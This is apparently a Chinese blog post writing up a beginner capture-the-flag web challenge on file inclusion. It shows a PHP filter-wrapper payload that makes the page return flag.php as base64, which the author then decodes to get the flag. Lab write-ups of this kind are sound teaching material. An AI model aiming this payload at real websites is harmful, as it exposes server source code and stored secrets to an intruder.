




buu actf新生赛 include

原创

八云虹  于 2021-08-21 12:33:32 发布  65  收藏

分类专栏: [web安全](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_55777983/article/details/119838010

版权



[web安全](#) 专栏收录该内容

36 篇文章 1 订阅

订阅专栏

前言

buu的actf新生赛相对来说要简单很多, 容易上手。但是做出来的人怎么没[强网杯 2019]随便注的人多。。。我觉得这题比actf新生赛的题目难好多。

让我不解

正文

根据题目, 我们知道这是一题文件包含


进入题目, 发现第一页只有一个tips的链接

点击进入, 发现url中有了文件包含

我们使用php伪协议进行读取flag.php文件

?file=php://filter/read=convert.base64-encode/resource=flag.php


PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZGU1NTE3MWMtZTBmYy00NzM4LWExODYtODhmODdkMDRmZDVkfQo=



https://blog.csdn.net/qq_55777983

返回了一串密文，看着像是base64，后面有个=
所以我们尝试进行base64解密

`B0aGUgZmxhZz8iOwovL2ZsYWd7ZGU1NTE3MWMtZTBmYy00NzM4LWExODYtODhmODdkMDRmZDVkfQo=`



https://blog.csdn.net/qq_55777983

获得flag